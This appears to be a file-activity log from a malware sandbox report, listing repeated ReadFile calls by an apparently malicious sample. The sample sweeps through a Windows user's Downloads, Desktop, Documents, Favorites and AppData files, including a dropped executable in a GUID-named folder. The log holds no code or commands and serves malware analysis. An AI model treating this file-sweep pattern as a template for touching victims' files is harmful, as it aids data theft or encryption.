C:\Users\user\Downloads\GRXZDKKVDB.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\NVWZAPQSQL.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\NVWZAPQSQL.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\NVWZAPQSQL.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\NVWZAPQSQL.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\NVWZAPQSQL.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\NVWZAPQSQL.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\PALRGUCVEH.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\PALRGUCVEH.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\SQSJKEBWDT.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\SQSJKEBWDT.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\SQSJKEBWDT.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\SQSJKEBWDT.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\SUAVTZKNFL.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\SUAVTZKNFL.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\TQDFJHPUIU.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\TQDFJHPUIU.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\Amazon.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Amazon.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\Bing.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Bing.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\Facebook.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Facebook.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\Google.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Google.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\Live.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Live.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\NYTimes.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\NYTimes.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\Reddit.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Reddit.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\Twitter.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Twitter.url	unknown	153605	success or wait	1	41140B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Favorites\Wikipedia.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Wikipedia.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Favorites\Youtube.url	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Favorites\Youtube.url	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\bowsakkdestx.txt	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\bowsakkdestx.txt	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\IconCache.db	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\IconCache.db	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Bluetooth File Transfer.LNK	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Bluetooth File Transfer.LNK	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Desktop (create shortcut).DeskLink	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\BJZFPPWAPT.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\BJZFPPWAPT.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\BNAGMGSPLO.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\BNAGMGSPLO.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\EOWRVPQCCS.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\EOWRVPQCCS.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\EWZCVGNOWT.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\EWZCVGNOWT.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\NVWZAPQSQL.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\NVWZAPQSQL.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\TQDFJHPUIU.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO\TQDFJHPUIU.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\EOWRVPQCCS.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\EOWRVPQCCS.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\GRXZDKKVDB.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\GRXZDKKVDB.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\NVWZAPQSQL.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\NVWZAPQSQL.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\PALRGUCVEH.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\PALRGUCVEH.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\PIVFAGEAAV.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\PIVFAGEAAV.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\SQSJKEBWDT.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV\SQSJKEBWDT.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\BNAGMGSPLO.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\BNAGMGSPLO.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\EEGWXUHVUG.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\EEGWXUHVUG.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\NVWZAPQSQL.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\NVWZAPQSQL.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\PIVFAGEAAV.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\PIVFAGEAAV.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\SQSJKEBWDT.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\SQSJKEBWDT.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\SUAVTZKNFL.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL\SUAVTZKNFL.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\BJZFPPWAPT.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\BJZFPPWAPT.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\BNAGMGSPLO.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\BNAGMGSPLO.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\EOWRVPQCCS.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\EOWRVPQCCS.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\EWZCVGNOWT.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\EWZCVGNOWT.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\NVWZAPQSQL.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\NVWZAPQSQL.xlsx	unknown	153605	success or wait	1	41140B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO\TQDFJHPUIU.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO\TQDFJHPUIU.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\EOWRVPQCCS.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\EOWRVPQCCS.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\GRXZDKKVDB.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\GRXZDKKVDB.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\NVWZAPQSQL.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\NVWZAPQSQL.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\PALRGUCVEH.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\PALRGUCVEH.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\PIVFAGEAAV.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\PIVFAGEAAV.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\SQSJKEBWDT.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV\SQSJKEBWDT.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\BNAGMGSPLO.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\BNAGMGSPLO.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\EEGWXUHVUG.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\EEGWXUHVUG.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\NVWZAPQSQL.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\NVWZAPQSQL.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\PIVFAGEAAV.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\PIVFAGEAAV.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\SQSJKEBWDT.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\SQSJKEBWDT.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\SUAVTZKNFL.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL\SUAVTZKNFL.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Temp\AdobeARM.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Temp\AdobeARM.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Temp\aria-debug-3336.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Temp\aria-debug-3336.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Temp\chrome_installer.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Temp\chrome_installer.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Temp\SetupExe(20200723104259948C).log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Temp\SetupExe(20200723104259948C).log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2541.tmp	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2541.tmp	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Adobe\Color\ACECache11.lst	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Adobe\Color\ACECache11.lst	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USS.jcp	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USS.jcp	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00001.jrs	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00001.jrs	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00002.jrs	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00002.jrs	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USStmp.jtx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USStmp.jtx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\ngen.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\ngen.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt	unknown	38	success or wait	1	41134B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-UserConfig.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-UserConfig.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\MSIMGSIZ.DAT	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\MSIMGSIZ.DAT	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.VisualElementsManifest.xml	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.VisualElementsManifest.xml	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\Resources.pri	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\Resources.pri	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\PenWorkspace\DiscoverCacheData.dat	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\PenWorkspace\DiscoverCacheData.dat	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Temp\CR_0E027.tmp\setup.exe	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Temp\CR_0E027.tmp\setup.exe	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Low\MSIMGSIZ.DAT	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Low\MSIMGSIZ.DAT	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Low\SmartScreenCache.dat	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Low\SmartScreenCache.dat	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\CameraRoll.library-ms	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\CameraRoll.library-ms	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Documents.library-ms	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Documents.library-ms	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Music.library-ms	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Music.library-ms	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Pictures.library-ms	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Pictures.library-ms	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Videos.library-ms	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Libraries\Videos.library-ms	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeCMapFnt19.lst	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeCMapFnt19.lst	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeSysFnt19.lst	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeSysFnt19.lst	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\IconCacheRdr65536.dat	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\IconCacheRdr65536.dat	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\UserCache.bin	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\UserCache.bin	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\CrashpadMetrics-active.pma	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\CrashpadMetrics-active.pma	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\CrashpadMetrics.pma	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\CrashpadMetrics.pma	unknown	153605	success or wait	1	41140B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0\UsageLogs\addinutil.exe.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0\UsageLogs\addinutil.exe.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\unarchiver.exe.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\unarchiver.exe.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\NGenTask.exe.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\NGenTask.exe.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\sdiagnhost.exe.log	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\sdiagnhost.exe.log	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DomainSuggestions\en-US.1	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DomainSuggestions\en-US.1	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\UrlBlock\urlblock_637194112741176080.bin	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\UrlBlock\urlblock_637194112741176080.bin	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\VersionManager\versionlist.xml	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\VersionManager\versionlist.xml	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-100.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-100.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-125.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-125.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-150.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-150.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-200.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-200.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-400.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-400.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-100.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-100.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-125.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-125.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-150.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-150.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-200.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-200.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-400.png	unknown	38	success or wait	1	41134B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-400.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-100.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-100.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-125.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-125.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-150.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-150.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-200.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-200.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-400.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-400.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-100.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-100.png	unknown	153605	success or wait	1	41140B	ReadFile
